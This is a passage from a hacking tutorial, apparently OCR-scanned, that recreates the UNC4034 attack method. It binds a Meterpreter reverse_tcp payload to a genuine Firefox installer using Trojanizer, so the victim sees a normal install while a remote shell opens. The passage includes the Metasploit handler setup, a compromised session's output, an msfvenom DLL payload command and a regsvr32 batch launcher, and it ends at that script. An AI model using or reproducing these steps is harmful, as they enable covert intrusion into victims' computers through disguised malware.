
```
msf6 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
```

Then I copy the Trojan to the target system and execute it.



When the victim executes it, the legitimate application (in our case Firefox installer file) will run normally.






But on the attacker system we already have a meterpreter session as our payload has been executed in background.

```
msf6 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (175686 bytes) to 192.168.40.150
[*] Meterpreter session 5 opened (192.168.40.153:4444 -> 192.168.4
0.150:49831) at 2023-01-13 00:52:52 -0500
meterpreter > sysinfo
Computer        : DESKTOP-PRLKILM
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: DESKTOP-PRLKILM\admin
meterpreter >
```

Meanwhile on the target system the installation process of Firefox runs normally as usual.



We have successfully created a Trojan by binding our payload with a genuine file. Although this is a good and simple method to create a trojan, the goal of this article is not this. If you reme-mber, our goal is to recreate the recent hacking method used by hacking group UNC4034. The fir-st step of this attack method is to create a trojanized version of PUTTY. Trojanizer only works with self-extracting executable (SFX) file formats. There are files that self extract themselves when clicked upon. A self-extracting archive is an executable that contains compressed data in an archiv-e that self-extracts itself.

In the above example, the installation file of Firefox is a self-extracting archive but PUTTY is only available as a portable executable and of course Microsoft installer (msi). Trojanizer is not compatible with MSI file and does not work with portable executables. So is trojanizer useless for our tutorial. Maybe not like a twist in the tale, trojanizer can be used to create a trojan in a differe-nt way.

Trojanizer has a configuration called single execution. When it is turned on, while creating a trojan instead of executing two files (Payload and genuine file) it only executes one executable am-ong them. How is this useful?

In the beginning, we have learnt that trojanizer only supports payloads in EXE, BAT, VBS and PS1 file formats. What if our payload is a different format other than these, say a DLL payload. This single execution mode of trojanizer can help us in these special cases. Let's see how.We go to the settings file present in the Trojanizer directory.

```
┌──(kali㉿222vm)-[~/Attackware/trojanizer]
└─$ ls
backend  bin  output  README.md  settings  Trojanizer.sh

┌──(kali㉿222vm)-[~/Attackware/trojanizer]
└─$ nano settings
```

Open this file with any text editor and change the SINGLE_EXEC configuration to 'ON' as shown below.

```
  GNU nano 6.2                          settings
### Single_file_execution, Lets look at the follow scenario:
# You have a dll payload to input that you need to execute upon e>
# but sfx archives can not execute directly dll files, This setti>
# users to input one batch script(.bat) that its going to be used>
# the dll payload. All that Trojanizer needs to Do its to instruc>
# to extract both files and execute the script.bat (thats contain>
# ---
# HINT: single_file_execution switch default behavior its to comp>
# but only execute one of them at extraction time (the 2º file in>
# values accepted are: OFF or ON
---------------
SINGLE_EXEC=ON

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify
```

Save the changes done to the file. Now, let's create a DLL payload using msfvenom.

```
┌──(kali㉿222vm)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp -ax86 -f dll LHOST
=192.168.40.153 LPORT=4444 > /home/kali/Desktop/met_153_4444.dll
[-] No platform was selected, choosing Msf::Module::Platform::Wind
ows from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of dll file: 8704 bytes
```


This will be our payload. Next, let's create a BATCH script to execute this DLL payload we just now created.

script.bat


File Edit Search Options Help

```
@echo OFF
%windir%\System32\regsvr32.exe met_153_4444.dll
exit
```

